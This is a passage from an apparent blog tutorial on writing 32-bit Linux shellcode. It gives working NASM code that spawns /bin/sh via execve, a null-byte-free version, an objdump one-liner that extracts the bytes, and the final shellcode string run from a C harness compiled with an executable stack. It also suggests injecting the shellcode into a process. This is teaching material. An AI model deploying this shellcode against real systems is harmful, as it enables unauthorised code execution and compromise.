
example2. spawning a linux shell.

Let's go to writing a simple shellcode that spawns a shell (`example2.asm`):

```
; example2.asm - spawn a linux shell.
; author @cocomelonc
; nasm -f elf32 -o example2.o example2.asm
; ld -m elf_i386 -o example2 example2.o && ./example2
; 32-bit linux

section .data
  msg: db '/bin/sh'

section .bss

section .text
  global _start   ; must be declared for linker

_start:           ; linker entry point

  ; xoring anything with itself clears itself:
  xor eax, eax    ; zero out eax
  xor ebx, ebx    ; zero out ebx
  xor ecx, ecx    ; zero out ecx
  xor edx, edx    ; zero out edx

  mov al, 0xb     ; mov eax, 11: execve
  mov ebx, msg    ; load the string pointer to ebx
  int 0x80        ; syscall

  ; normal exit
  mov al, 1       ; sys_exit system call (mov eax, 1) with remove null bytes
  xor ebx, ebx    ; no errors (mov ebx, 0)
  int 0x80        ; call sys_exit
```


To compile it use the following commands:

```
nasm -f elf32 -o example2.o example2.asm
ld -m elf_i386 -o example2 example2.o
./example2
```



```
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ nasm -f elf32 -o example2.o example2.asm
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ ld -m elf_i386 -o example2 example2.o
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ ./example2
$ id
uid=1000(user) gid=1000(user) groups=1000(user),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),
122(lpadmin),123(sambashare),999(vboxsf)
$ whoami
user
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default
qlen 1000
    link/ether 08:00:27:db:04:29 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic enp0s3
       valid_lft 77798sec preferred_lft 77798sec
    inet6 fe80::dd35:9d71:de5:cb5/64 scope link
       valid_lft forever preferred_lft forever
$
```

As you can see our program spawn a shell, via `execve`:



```
EXECVE(2)                  Linux Programmer's Manual                 EXECVE(2)

NAME
       execve - execute program

SYNOPSIS
       #include <unistd.h>

       int execve(const char *filename, char *const argv[],
                  char *const envp[]);

DESCRIPTION
       execve()  executes  the  program  pointed to by filename.  filename must be either a
       binary executable, or a script starting with a line of the form:

           #! interpreter [optional-arg]

       For details of the latter case, see "Interpreter scripts" below.

       argv is an array of argument strings passed to the new program.  By convention,  the
       first  of  these  strings should contain the filename associated with the file being
       executed.  envp is an array of strings, conventionally of the form key=value,  which
       are passed as environment to the new program.  Both argv and envp must be terminated
       by a null pointer.  The argument vector and  environment  can  be  accessed  by  the
       called program's main function, when it is defined as:
 Manual page execve(2) line 1 (press h for help or q to quit)
```

Note: `system("/bin/sh")` would have been a lot simpler right? Well the only problem with that approach is the fact that `system` always drops privileges.

So, `execve` takes 3 arguments:


- The program to execute - EBX
- The arguments or `argv(null)` - ECX
- The environment or `envp(null)` - EDX

This time, we'll directly write the code without any null bytes, using the stack to store variables (`example3.asm`):

```
; run /bin/sh and normal exit
; author @cocomelonc
; nasm -f elf32 -o example3.o example3.asm
; ld -m elf_i386 -o example3 example3.o && ./example3
; 32-bit linux

section .bss

section .text
  global _start   ; must be declared for linker

_start:           ; linker entry point

  ; xoring anything with itself clears itself:
  xor eax, eax    ; zero out eax
  xor ebx, ebx    ; zero out ebx
  xor ecx, ecx    ; zero out ecx
  xor edx, edx    ; zero out edx

  push eax        ; string terminator
  push 0x68732f6e ; "hs/n"
  push 0x69622f2f ; "ib//"
  mov ebx, esp    ; "//bin/sh",0 pointer is ESP
  mov al, 0xb     ; mov eax, 11: execve
  int 0x80        ; syscall
```

Now, let's assemble it and check if it properly works and does not contain any null bytes:


```
nasm -f elf32 -o example3.o example3.asm
ld -m elf_i386 -o example3 example3.o
./example3
objdump -M intel -d example3
```



```
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ ld -m elf_i386 -o example3 example3.o
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ ./example3
$ id
uid=1000(user) gid=1000(user) groups=1000(user),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),
122(lpadmin),123(sambashare),999(vboxsf)
$ exit
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ objdump -M intel -d example3

example3:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060:       31 c0                   xor    eax,eax
 8048062:       31 db                   xor    ebx,ebx
 8048064:       31 c9                   xor    ecx,ecx
 8048066:       31 d2                   xor    edx,edx
 8048068:       50                      push   eax
 8048069:       68 6e 2f 73 68          push   0x68732f6e
 804806e:       68 2f 2f 62 69          push   0x69622f2f
 8048073:       89 e3                   mov    ebx,esp
 8048075:       b0 0b                   mov    al,0xb
 8048077:       cd 80                   int    0x80
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$
```

Then, extract byte code via some bash hacking and `objdump`:

```
objdump -d ./example3|grep '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut -f1-6 -d' '|tr
-s ' '|tr '\t' ' '|sed 's/ $//g'|sed 's/ /\\x/g'|paste -d '' -s |sed 's/^/"/'|sed
's/$/"/g'
```



```
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ objdump -d ./example3|grep '[0-9a-f]:'|g
rep -v 'file'|cut -f2 -d:|cut -f1-6 -d' '|tr -s ' '|tr '\t' ' '|sed 's/ $//g'|sed 's/ /\\x/g'|
paste -d '' -s |sed 's/^/"/'|sed 's/$/"/g'
"\x31\xc0\x31\xdb\x31\xc9\x31\xd2\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\xb0\x0b\
xcd\x80"
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$
```

So, our shellcode is:


```
"\x31\xc0\x31\xdb\x31\xc9\x31\xd2\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3
\xb0\x0b\xcd\x80"
```

Then, replace the code at the top (`run.c`) with:

```
/*
run.c - a small skeleton program to run shellcode
*/
// bytecode here
char code[] =
"\x31\xc0\x31\xdb\x31\xc9\x31\xd2\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3
\xb0\x0b\xcd\x80";

int main(int argc, char **argv) {
  int (*func)();             // function pointer
  func = (int (*)()) code;   // func points to our shellcode
  (int)(*func)();            // execute a function code[]
  // if our program returned 0 instead of 1,
  // so our shellcode worked
  return 1;
}
```

Compile and run:

```
gcc -z execstack -m32 -o run run.c
./run
```



```
/*
run.c - a small skeleton program to run shellcode
*/
// bytecode here
char code[] = "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\x50\

int main(int argc, char **argv) {
  int (*func)();             // function pointer
  func = (int (*)()) code;   // func points to our s
  (int)(*func)();            // execute a function c
  // if our program returned 0 instead of 1,
  // so our shellcode worked
  return 1;
}
```

```
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ gcc -z execstack -m32 -o run run.c
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$ ./run
$ whoami
user
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default
qlen 1000
    link/ether 08:00:27:db:04:29 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic enp0s3
       valid_lft 74756sec preferred_lft 74756sec
    inet6 fe80::dd35:9d71:de5:cb5/64 scope link
       valid_lft forever preferred_lft forever
$ exit
user@lubuntu16:~/code/2021-10-09-linux-shellcoding-1$
```

As you can see, everything work perfectly. Now, you can use this shellcode and inject it into a process.

> This is a practical case for educational purpose only.

In the next part, I'll go to create a reverse TCP shellcode.

The Shellcoder's Handbook
Shellcoding in Linux by exploit-db
my intro to x86 assembly
my nasm tutorial
execve
Source code in Github

Thanks for your time, happy hacking and good bye!
PS. All drawings and screenshots are mine